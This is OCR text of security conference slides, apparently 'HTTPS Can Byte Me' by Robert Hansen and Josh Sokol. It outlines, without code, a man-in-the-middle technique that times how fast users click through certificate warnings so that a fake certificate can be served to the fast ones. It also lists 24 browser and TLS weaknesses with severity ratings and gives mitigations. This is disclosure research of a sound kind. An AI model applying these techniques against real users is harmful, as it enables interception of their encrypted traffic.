
Abusing Prior Knowledge Of User's Cert Warning Behavior

1. Cause an error via proxying a well-known owner/subsidiary
2. Experts will think it's just a dumb error (slow), non-experts will click through immediately (fast)
3. Measure the wait time/stop proxy
4. Deliver snake oil cert later if "fast" – behavior will most likely be the same.

- Practical Applications Are Limited
- You still need to be a MitM first
- Some of these attacks are hard/flakey
- There are better ways to exploit people and learn vital information
- Much of this can be mitigated by proper tab/port/cookie sandboxing and better SSL/TLS padding/jitter
- But this isn't everything either…

Questions/Comments?

- Robert Hansen
  - http://www.sectheory.com/
  - Detecting Malice
    - http://www.detectmalice.com/
  - XSS Book: XSS Exploits and Defense
    - ISBN: 1597491543
- Josh Sokol
  - http://www.ni.com/



HTTPS Can Byte Me
Executive Briefing

About Us

- Robert "RSnake" Hansen - CEO
- SecTheory Ltd
  - http://www.sectheory.com/ - the company
  - http://ha.ckers.org/ - the lab
  - http://sla.ckers.org/ - the forum
- Josh Sokol – InfoSec Program Owner
- National Instruments
  - http://www.ni.com/ - don't hax0r me pls
  - http://www.webadminblog.com/ – my blog
  - http://austin.owasp.org/– Austin OWASP

24 Issues!

1) %-- and security=restricted tricks (severity: **low**)
2-4) Noscript popunder cookie issues (3 of them) (severity: **low**)
5) History.length before and after issue (severity: **low**)
6-7) Slowing cipher streams to meter traffic (2 of them) (severity: **medium**)
8-11) Using delayed popups (4 of them) (severity: **medium** or **high**)
12) Auto-complete leakage (severity: **low** or **medium**)
13) DNS pre-fetching (severity: **low** or **medium**)
14-18) Cookie setting issues (5 of them) (severity: **medium** or **high**)
19) Cookie DoS issue (severity: **medium**)
20) Wildcard double DNS rebinding issue (severity: **medium**)
21-23) Perspectives issues (3 of them) (severity: **low**)
24) Prior knowledge click through timing issue (severity: **low** or **medium**)

Questions/Comments?

- Robert Hansen
  - http://www.sectheory.com/
  - Detecting Malice
    - http://www.detectmalice.com/
  - XSS Book: XSS Exploits and Defense
    - ISBN: 1597491543
- Josh Sokol
  - http://www.ni.com/